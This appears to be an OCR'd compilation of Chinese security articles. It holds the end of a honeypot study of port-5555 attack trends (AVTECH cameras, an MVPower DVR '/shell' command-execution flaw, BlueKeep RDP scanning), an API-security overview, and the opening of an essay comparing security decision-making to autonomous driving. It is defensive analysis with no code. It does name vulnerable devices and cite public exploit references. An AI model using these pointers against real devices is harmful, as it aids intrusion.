


图 11 2020 年 7 月至 2020 年 8 月 5555 端口上针对 AVTECH 摄像头攻击的趋势

最后，我们统计了 2020 年 7 月至 2020 年 8 月针对 AVTECH 摄像头攻击源的数量，结果如图 12 所示。我们发现在大部分时间段，攻击源数量在 1—10 之间波动，但 2020 年 8 月 1 日—2020 年 8 月 4 日出现了峰值。说明该攻击通常使用固定的主机，但也具备发动僵尸主机参与的能力。




图 12 2020 年 7 月至 2020 年 8 月针对 AVTECH 摄像头攻击源 IP 数量变化趋势

3. 针对 MVPower DVR 的攻击

该攻击针对 MVPower DVR TV-7104HE Web 服务的命令执行漏洞，触发命令执行的 PATH-INFO 为 /shell，漏洞利用详情参见公开 PoC[7]。

我们统计了该攻击目的端口的分布，结果如图 13 所示。可以看出，除 8081 相对突出外，其余端口差距不大，5555 端口在第 16 位，说明该攻击并非单独针对 5555 端口，而是针对所有 TV-7104HE 暴露了 Web 服务的端口。我们推测攻击者认为 TV-7104HE 在 8081 端口暴露较多，因此对 8081 端口的投入较大，但其他端口也投入了一定的攻击。




图 13 在 2020 年 7 月至 2020 年 8 月针对 MVPower DVR 攻击的目的端口分布

经过统计，2020 年 7 月至 2020 年 8 月（仅 5555 端口）针对 MVPower DVR 的攻击次数如图 14 所示。我们发现该攻击在 2020 年 7 月并不活跃，但自 2020 年 8 月起，该攻击出现了明显的上升趋势，应该引起注意。




图 14 2020 年 7 月至 2020 年 8 月针对 MVPower DVR 攻击次数的趋势（5555 端口）

经过统计,2020 年 7 月至 2020 年 8 月攻击源的变化趋势(5555 端口）如图 15 所示。在此期间，相比攻击次数，攻击源数量较少，说明该攻击使用了固定的主机，并未发动数量庞大的僵尸主机参与探测。




图 15 2020 年 7 月至 2020 年 8 月针对 MVPower DVR 的攻击源数量的趋势(5555 端口)

4. 针对 RDP 服务的扫描

BlueKeep（CVE-2019-0708）是 Microsoft 的远程桌面协议（RDP）的一个安全漏洞，它允许远程执行代码。2019 年 9 月 6 日，一个可感染 BlueKeep 的安全漏洞利用程序宣布发布到公共领域后 [8]，我们在非常多的端口上捕获到了针对 RDP 服务的扫描，其中包含 5555 端口。

去除 RDP 服务默认的 3389 端口后（数量过于庞大），我们统计了针对 RDP 服务扫描的目的端口排行，结果如图 16 所示。我们发现除 3390 端口外，其他各端口捕获到的攻击次数相对平均，但 5555 端口排在第四位。说明攻击者有明确的目标端口（3389、3390），但在其他端口也有一定的攻击投入。




图 16 2020 年 7 月至 2020 年 8 月在不同端口捕获针对 RDP 服务扫描的次数分布

经过统计，2020 年 1 月至 2020 年 8 月针对 RDP 服务的扫描次数（5555 端口）如图 17 所示。我们发现攻击波动剧烈，但总体

趋势相对稳定，说明 BlueKeep 是攻击者热衷的攻击目标。




图 17 2020 年 1 月至 2020 年 8 月针对 RDP 服务的扫描趋势（5555 端口）

通过统计 2020 年 1 月至 2020 年 8 月针对 RDP 服务的扫描源数量（5555 端口），我们发现，扫描源数量与攻击次数一样有一定的波动，同时总体呈微弱上升的趋势。我们推测攻击者针对 RDP 服务的扫描为僵尸主机所为，且针对 BlueKeep 的攻击有一定效果，越来越多的主机被攻陷，成为僵尸主机，并参与到对 RDP 服务的扫描活动中，加速恶意程序的传播。2020 年 1 月至 2020 年 8 月在 5555 端口上扫描 RDP 服务的源 IP 数量趋势如图 18 所示。




图 18 2020 年 1 月至 2020 年 8 月针对 RDP 服务扫描源数量变化趋势（5555 端口）

最后，通过统计扫描源的地域分布我们发现，扫描源来自二十余个国家和地区，相较于其他地区，法国和荷兰的扫描源非常多，二者占比之和达到了 50%。我们推测，欧洲地区（尤其法国和荷兰）受 BlueKeep 影响严重。扫描源 IP 地域（前十）占比情况如图 19 所示。




图 19 2020 年 1 月至 2020 年 8 月针对 RDP 服务的扫描源地域分布（5555 端口）

5. 结语

由于 adb 服务默认监听了 5555 端口，安全团队通常默认将 adb 服务受到的攻击与 5555 端口画上等号，这将遗漏非常多潜在的攻击。同一个端口上出现多种攻击已经成为一种趋势，这对防守方而言是一种新的挑战：即防守方需要改变传统的捕获和分析思路，一方面需要具备在相同端口上同时模拟多种协议和漏洞的能力，另一方面也需要具备从海量的日志中分析出潜在攻击行为的能力。安全团队应及时转变思路，及时应对全新的挑战。

参考文献

[1] WIKIPEDIA. BlueKeep. https://en.wikipedia.org/wiki/BlueKeep.

[2] Exploit DB. Linksys E-series - Remote Code Execution. https://www.exploit-db.com/exploits/31683.

[3] Google. Android 调试桥(adb) 用户指南. https://developer.android.com/studio/command-line/adb#wireless.

[4] Google. Distribution dashboard. https://developer.android.com/about/dashboards.

[5] 魏佩儒. 一个月内首现三类漏洞探测活动，僵尸网络又在酝酿攻击? https://cloud.tencent.com/developer/article/1552398.

[6] Exploit DB. AVTECH IP Camera / NVR / DVR Devices - Multiple Vulnerabilities. https://www.exploit-db.com/exploits/40500.

[7] Exploit DB. MVPower DVR TV-7104HE 1.8.4 115215B9 - Shell Command Execution (Metasploit). https://www.exploit-db.com/exploits/41471.

[8] Goodin, Dan (2019-09-06). "Exploit for wormable BlueKeep Windows bug released into the wild - The Metasploit module isn't as polished as the EternalBlue exploit. Still, it's powerful". Ars Technica. Retrieved 2019-09-06. https://arstechnica.com/information-technology/2019/09/exploit-for-wormable-BlueKeep-windows-bug-released-into-the-wild/.

API安全发展趋势与防护方案

绿盟科技 创新中心&天枢实验室 张胜军

引言

近年来，API 安全在安全领域越来越多地被业界和学术界提及和关注。OWASP 在 2019 年将 API 安全列为未来最受关注的十大安全问题之一。事实上，随着应用程序驱动的普及，API 接口已经是 Web 应用、移动互联网以及 SaaS 服务等领域的重要组成部分，无论我们是在网上购物，还是在银行交易，甚至在医院看病挂号，都会伴随着对 API 接口的访问和控制。

由于对 API 接口的访问与控制伴随着数据的传输，其中不乏大量的用户隐私数据以及重要的文件数据，因此，越来越多的攻击者将 API 接口作为攻击目标，并通过非法控制利用 API 接口窃取数据。所以，不安全的 API 服务作为潜在安全风险，会给生产生活带来巨大不便。

图 1 API 网关防护示意

目前 API 安全防护措施主要集中在访问授权认证机制，访问频率与访问量的限制与负载平衡，以及数据在网络通信过程中的数据隐私保护。其解决方案主要围绕 TLS、SSL 以及访问控制等技术手段进行。

1.API 安全发展趋势

目前随着互联网、物联网等的快速发展，越来越多的开发者使用 API 接口为客户提供各种微服务，并通过云原生应用快速部署容器进行快速迭代开发。因此，无论是在互联网访问网络资源，还是通过物联网进行系统和应用的控制时，都会调用 API 接口。由于 API 接口既能实现连接服务的功能，又可以用来传输数据，因此 API 的安全防护非常重要也非常敏感。近些年，已经发生了多起因为 API 被攻击或者存在漏洞而出现的数据泄露的事件。例如，2018 年国内发生的华住信息泄露事件导致大量的用户个人信息以及开房信息被泄露，以及 2019 年 Instagram 因 API 接口漏洞导致用户数据以及照片被泄露。这一类 API 安全被破坏的情况一旦出现在数据敏感的重要领域，例如金融行业、医疗行业等，就会引发恶劣的社会影响，一旦泄露的数据被黑客非法使用，就可能造成经济上甚至政治上的不良影响。因此，对 API 安全进行防护，既有利于用户安全地使用 API 所提供的服务，又能够为用

户的隐私数据保驾护航。




图 2 API 安全挑战

一般而言，我们提到的 API 安全防护是指 Web API 安全防护，其中一个主要被关注的问题是，如何防护经过 API 接口建立起来的用户和服务之间的通信数据。目前，大部分开放的 API 接口都属于 REST（表述性状态传递）接口或者 SOAP（简单对象访问协议）接口。REST API 接口是通过 HTTP 协议建立连接并使用 TLS（传输层安全性）进行加密，确保在服务连接过程中数据被加密并防止数据被篡改。此外 REST API 也可以利用 JSON 的数据传输格式进行文件的数据传输。

SOAP API 接口是通过 Web 服务安全性的内置协议建立服务连接并传输数据，并且符合 W3C（万维网联盟）和 OASIS（结构化信息标准促进组织）两个标准机构制定的标准。由于内置协议中自定义了加密和身份认证的规则集，因此使用 SOAP API 在安全措施上更受欢迎，但这也意味着使用 SOAP API 会带来更多在身份认证方面的管理和授权。

概括来讲，由于 REST API 不需要存储或者对数据进行重新打包封装，因此 REST API 的数据传输速度会比 SOAP API 更快，但在处理敏感数据比较多的场景下使用 SOAP API 会更加安全。

2.API 安全防护措施

为了提高 API 的安全性，根据 OWASP 提出的 API 威胁所包含的拒绝服务攻击、窃取隐私数据、未授权访问等类型的攻击威胁，安全厂商可以在以下方面进行应用或者提升，以保障用户的 API 服务使用体验。

1）使用令牌技术。通过令牌建立 API 接口的可信身份，然后使用属于可信身份的令牌才能够实现对服务和数据资源等的访问以及控制。

2）使用加密和签名技术。例如在 REST API 中使用 TLS 等加密方式对数据进行加密，保证数据在传输过程中被加密并防止被篡改。使用签名技术可以保证只有拥有数据访问权限的用户才能够对数据进行解密并修改。

3）主动识别 API 中的漏洞。可以使用检测嗅探器对 API 安全进行检测并检查数据被泄露的情况，确保在网络环境下 API

服务的安全性，实时追踪 API 接口是否被攻击者攻击以及漏洞被利用的情况。

4）使用 API 安全网关。目前 API 安全网关已经被作为 API 安全防护的一种重要技术手段被使用。由于 API 安全网关可以用来控制和管理 API 接口的使用情况，同时也可以对使用 API 接口和服务的用户进行身份认证，因此在保护数据和 API 的安全性上具备一定优势。

5）对 API 接口的访问频率进行限制。由于业务不同，API 接口被调用的情况也会不同，通过分析和监测 API 接口被访问和调用的频率来确保 API 接口未被攻击者攻击或数据被泄露。一般来说，被攻击的 API 接口往往会出现被调用次数增多或者频率与正常情况出现较大差异的情况，因此，通过限制 API 接口被访问的频率、限流等方式可以防护 API 出现被攻击者攻击甚至拒绝服务的情况。

此外，API 的安全防护离不开业务层面上对 API 接口的开发和管理。一般来说，API 接口的安全开发需要开发人员具备 API 安全开发的知识和意识，并遵循安全开发规范对 API 接口进行开发和部署。而 API 接口的管理可以通过管理平台对其进行安全防护。例如使用基础的用户名密码的方式进行身份验证，或者通过 API 密钥即令牌字符串进行安全防护，或者基于 OAuth 框架进行用户身份信息的验证以及基本信息的校验。

事实上，对 API 的安全防护是一件从开发到应用到运营维护整个阶段都要参与和防护的过程，这一点和传统的 Web 安全防护等网络防护有所区别又有相似之处，是一件很有价值和意义的安全防护工作。

图 3 Gartner 2019 API 安全能力魔力象限

现在市场上已经出现了一些 API 安全防护的产品。例如红帽提供的 3scale API 管理，能够持续地对 API 进行管理和防护。它不仅可以管理 API、应用和开发者角色的 API 管理器，也可以执行 API 管理器策略和流量管理，并支持多身份认证协议的身份提供商中心。在 API 网关方面，Amazon 提供的 API 网关可以解析到期的时间戳令牌，检查客户端身份是否有效，以及使用公钥来确认签名等。此外，GOKU 安全网关也可以实现网关系统的要求并具备一定的定制化特点。

在不同 API 安全网关产品中，安全性、便捷性和个性化是最重要的几个影响因素，网关不仅要求 API 的安全性和可用性有安全

保障，也会要求避免隐私数据在网关传输过程中数据泄露的发生。Google 收购的 Apigee 能够给客户提供一个跨云的 API 管理平台，通过主动探测 API 流量结合上下文进行分析并产生警报，为 API 服务提供实时上下文监控并具备快速诊断以及采取补救措施的能力。




图 4 Apigee API 网关

3.API 安全未来趋势

目前来看，API 安全网关是企业保护 API 安全的有效手段。作为一种便捷的保护 API 安全的工具，API 安全网关可以通过流量过滤以及监控等方式对入侵进行检测并阻止恶意攻击。虽然目前市场上已经出现了一些 API 安全防护产品和解决方案，但是在海量 API 数据中检测威胁并进行防护还是面临着诸多挑战，在复杂多样的环境下真正做到防护的智能化也是非常困难的。此外，攻击者的攻击手段日新月异，变化很快，如何设计弹性的管理系统对 API 服务进行安全监控是未来需要解决的问题。

未来，智能 API 安全解决方案会成为解决 API 安全问题的一个有效方法，而且已经在业界多次被提及。这包括使用人工智能和机器学习技术在海量 API 流量中进行威胁发现和安全防护，并利用 AI 模型的学习能力，在不同环境下动态地对 API 正常行为模式进行学习与积累，学习有关行为的前置知识，然后自适应地在环境下对 API 异常活动进行识别并阻断，实现 API 安全的智能安全防护策略。

4. 结语

如今，API 安全已经成为提供 API 服务的企业之间以及企业内部都需要关注的一个安全问题，一旦没有很好地保护好提供服务的 API，不仅会给用户的使用体验以及个人隐私带来威胁和风险，而且可能会使企业面临安全威胁和风险。

对于开发人员而言，为了提高 API 的安全性，需要在设计和开发阶段，对 API 的安全性进行良好的构建和设计，此外要遵守 API 安全开发规范进行实施。对于管理人员而言，应该使用 API 管理平台对 API 服务所面临的风险进行检测和防护。

参考文献

[1] https://www.usenix.org/conference/usenixsecurity18/presentation/oneill.

[2] https://www.ndss-symposium.org/ndss2014/workshop-usable-security-usec-2014-programme/should-i-protect-you-understanding-developers-behavior-privacy-preserving-apis/.

[3] https://www.aqniu.com/news-views/37485.html.

[4] https://www.redhat.com/.

[5] https://smartbear.com/resources/ebooks/the-state-of-api-2019-report/.

初探网络安全智能决策

绿盟科技 创新中心&天枢实验室 童明凯

引言

事件响应是企业网络安全团队的重要工作内容之一。安全设备每天都会产生海量告警，安全分析人员需要找出高危告警，并对这些告警进行分析和追踪溯源，做出合适的处置操作。事件响应的复杂性和专业性导致了低时效性。在日益复杂的网络环境中，分析人员决策结果的合理性也往往存疑。因此，根据当前网络环境做出快速的、合理的决策是每个安全公司需要思考的问题。本文以自动驾驶领域的决策方法做类比，介绍在网络安全领域做出智能决策的大体路线、条件约束和研究问题。

1. 背景

网络安全已经逐渐渗透到生活的方方面面，其重要性已逐渐凸显。就目前的网络防御手段而言，大体不过两种方式，一是在软件开发阶段引入各种规范，加强系统的安全性，减少攻击面，二是通过纵深防御的方式在网络的各个层面加强安全性，如：加密、访问控制、防火墙、入侵检测等。然而这种静态的防御方式已经满足不了日益复杂的网络环境。一方面，人工防护手段如软件测试、渗透测试、补丁部署、安全事件分析等的时效性较低，跟不上攻击者的攻击速度；另一方面企业庞杂的网络环境和设备产生的海量数据，人力已无法详尽分析，做出的决策往往有局限性。

因此，现代企业需要更高级的防护手段。

为了解决上述防护手段的时效性和人力的局限性问题，业界提出安全智能决策的概念，以期自动化实现事件响应的流程，提高时效性，并使用大数据分析的手段对当前网络进行建模分析，做出更加合理的决策。

安全智能决策的目标是，根据当前的网络环境以及历史经验，在一定时间内，实现对当前事件的响应。

做出决策的过程与对事件的认知息息相关。在认知理论中，人的认知系统包含两个子系统，如图 1 所示。子系统 1 是直觉系统，主要负责快读、无意识、非语言的认知，比如当人被问到一个问题的时候，可能下意识地或者说习惯性地做出回答，这就属于子系统 1 的范畴，深度学习主要就在做子系统 1 的事情；子系统 2 是逻辑分析系统，代表认知智能，是有意识的、带逻辑、规划、推理以及可以用语言表达的系统，人在通过子系统 2 处理问题的时候，往往要收集相关数据、进行逻辑分析和推理，最终做出决策。




图 1 人类认知的两个子系统 [3]

符合上述决策流程且已经落地并逐渐成熟的场景，自动驾驶当属一例。图 2 为典型的无人驾驶车辆的系统架构 [15]，从技术角度来看，现阶段的单车智能可以简单地理解为环境感知、决策规划和控制执行三大模块。

第一个模块为环境感知模块，该模块作为其他部分的基础，是实现自动驾驶的前提条件，起着人类驾驶员“眼睛”和“耳朵”的作用。感知技术是利用摄像机、激光雷达、毫米波雷达、超声波等车载传感器，以及 V2X 和 5G 网络等获取汽车所处的交通环境信息和车辆状态信息等多源信息，为自动驾驶汽车的决策规划进行服务。

第二个模块为决策规划模块，该模块综合环境及车辆信息，使无人车产生安全、合理的驾驶行为，指导运动控制系统对车辆进行控制，行为决策系统是狭义的决策系统，其根据感知层输出的信息合理决策出当前车辆的行为，并根据不同的行为确定轨迹规划的约束条件，指导轨迹规划模块规划出合适的路径、车速等信息，发送给控制层。

第三个模块为控制执行模块，该模块是自动驾驶汽车行驶的基础，包括车辆的纵向控制和横向控制。纵向控制，即车辆的驱动与制动控制，是指通过对油门和制动的协调，实现对期望车速的精确跟随；横向控制，即通过方向盘角度的调整以及轮胎力的控制，实现自动驾驶汽车的路径跟踪。

不难看出，决策规划模块通过融合对环境的理解、车辆自身状态的了解，将决策步骤一步步分解，从而最终指导汽车做出合理的行驶动作，该模块也是体现无人驾驶汽车智能化的核心所在。




图 2 典型无人驾驶车辆系统架构

从自动化程度来看，国际汽车工程师协会(SAE International）将汽车的自动化程度分为 6 级 [1]，如表 1 所示。L0 级代表所有驾驶操作都是人类负责的车辆；L1 级包含基础驾驶协助，如防抱死制动系统；L2 级包含高级协助，如风险最小化纵向控制（通常基于控制理论来计算存在风险的状态集合）；L3 级代表有条件的自动化，必要时无人车需要人控制；L4 级表示无人车在某些环境下可以完全自动化；L5 级则是完全自动化。根据自动驾驶公司 Momenta 的报道 [2]，该公司目前已经实现 L4 级自动驾驶。

自动驾驶分级	名称	定义	驾驶操作	周边监控	接管	应用场景
L0	人工驾驶	由人类驾驶者全权驾驶汽车	人类驾驶员	人类驾驶员	人类驾驶员	无
L1	辅助驾驶	车辆对方向盘和加减速中的一项操作提供驾驶，人类驾驶员负责其余的驾驶动作	人类驾驶员和车辆	人类驾驶员	人类驾驶员	限定场景
L2	部分自动驾驶	车辆对方向盘和加减速中的多项操作提供驾驶，人类驾驶员负责其余的驾驶动作	车辆	人类驾驶员	人类驾驶员	
L3	条件自动驾驶	由车辆完成绝大部分驾驶操作，人类驾驶员需保持注意力集中以备不时之需	车辆	车辆	人类驾驶员	
L4	高度自动驾驶	由车辆完成所有驾驶操作，人类驾驶员无需保持注意力，但限定道路和环境条件	车辆	车辆	车辆	
L5	完全自动驾驶	由车辆完成所有驾驶操作，人类驾驶员无需保持注意力	车辆	车辆	车辆	所有场景

表 1 自动驾驶的 SAE-J3016 分级标准

类比自动驾驶的自动化程度，在网络安全领域，大量的安全产品（如蜜罐、IDPS、威胁情报等）极大地提高了我们对安全的感知能力，即自动驾驶中的“感知”模块。另一方面，自从 2017 年 Gartner 提出持续自适应风险与信任评估（Continuous Adaptive Risk and Trust Assessment, CARTA）技术[4]以来，CARTA 作为新一代网络安全的战略方法备受瞩目，在 CARTA 技术框架中，很重要的一点就是“自适应响应”，SOAR（Security Orchestration, Automation and Response）在这种背景下被提出，通过编写 Playbook 脚本，将传统的需要人工进行的响应操作自动化，完成了“控制”模块的功能。“感知”和“控制”模块都有对应的产品出现，而“决策”领域的研究还处于初级阶段。

总的来说，目前安全产品中已经有 SOAR 完成“驾驶操作”，有各种感知产品完成“周边监控”，只是缺乏智能决策部分对网络防御系统进行“接管”，姑且可以认为网络安全防御的自动化程度已经或者即将到达 L3 水平，因此不难得出结论：L4 水平的安全智能决策已初具落地条件。

2. 安全智能决策 vs 自动驾驶决策

自动驾驶与网络安全领域存在极大的相似性，两者对安全和实时性的要求都比较高，同样需要根据环境和要求的不同做出相应决策。本部分以自动驾驶领域的技术路线为引导，探讨安全智能决策的大体框架，并且分析两者的差异。

决策规划模块不仅是目前自动驾驶领域的智能化体现，也是实现 L5 级自动驾驶的主要瓶颈。实际上，决策规划模块的架构层次被研究多年，不同机构对其分解也略有不同[16]。2000 年后的主要机构和公司在决策规划层上所采取的架构层次如表 2 所示。不难发现，不论如何进行分类，其架构层次基本符合“战略 + 战术 + 操作”的逻辑。

机构/作者	年份	架构层次
PATH计划	2001	Strategic、Tactical、Operational、Execution
国防科技大学	2004	任务规划、行为决策、行为规划、操作控制
卡耐基梅隆大学	2007	Mission Planing、Behavioral Executive、Motion Planning
斯坦福大学	2007	Top level、Path planner、Steering &Throttle/Brake control
弗吉尼亚理工	2007	Route Planner、Driving Behaviors、Motion Planner、Vehicle Interface
博世公司	2015	Route Planning、 Decision Making +Behavior Generation、Trajectory Planning、Controller
中国科学技术	2017	行为决策、驾驶动作执行（运动规划、控制）
布伦瑞克工业	2015	Navigation、Guidance、Stabilization

表 2 决策规划模块的架构层次总结

在本文中，我们采用对决策规划模块细粒度的划分方法[10]，如图 3 所示，这三个层次分别为：




图 3 决策规划模块分层[10]

- 全局路径规划（route planning），在接收到一个给定的目的地后，结合地图信息生成全局路径。

- 行为决策层（behavioral layer），在接收到全局路径后，结合从环境感知模块得到的环境信息（其他车辆、行人、障碍物和路上的交通规则信息），做出具体的行为决策（如变道超车、转弯等）。在一些文献中，该层有时候也被称为“behavioral planning”。
- 运动规划（motion planning），根据具体的行为决策，规划生成满足特定约束条件（如车辆动力学约束、乘客舒适性）的轨迹，该轨迹作为控制与执行模块的输入决定车辆最终的行驶路径。

总结下来，自动驾驶领域中决策功能在领域内被称为决策规划模块，典型的分类方法将其分解为 3 层，分别是行使在战略、战术和过程之上的决策，详见表 3。

决策规划模块	英文描述	层次	描述
全局路径规划	Route planning	战略(Tactics)	生成当前位置到给定地点的全局路径
行为决策	Behavioral layer/planning	战术(Techniques)	结合环境信息，判断车辆当前动作，如：变道，超车，转弯等
运动规划	Motion planning	过程(Procedures)	根据行为决策结果，给出具体的车辆行驶轨迹

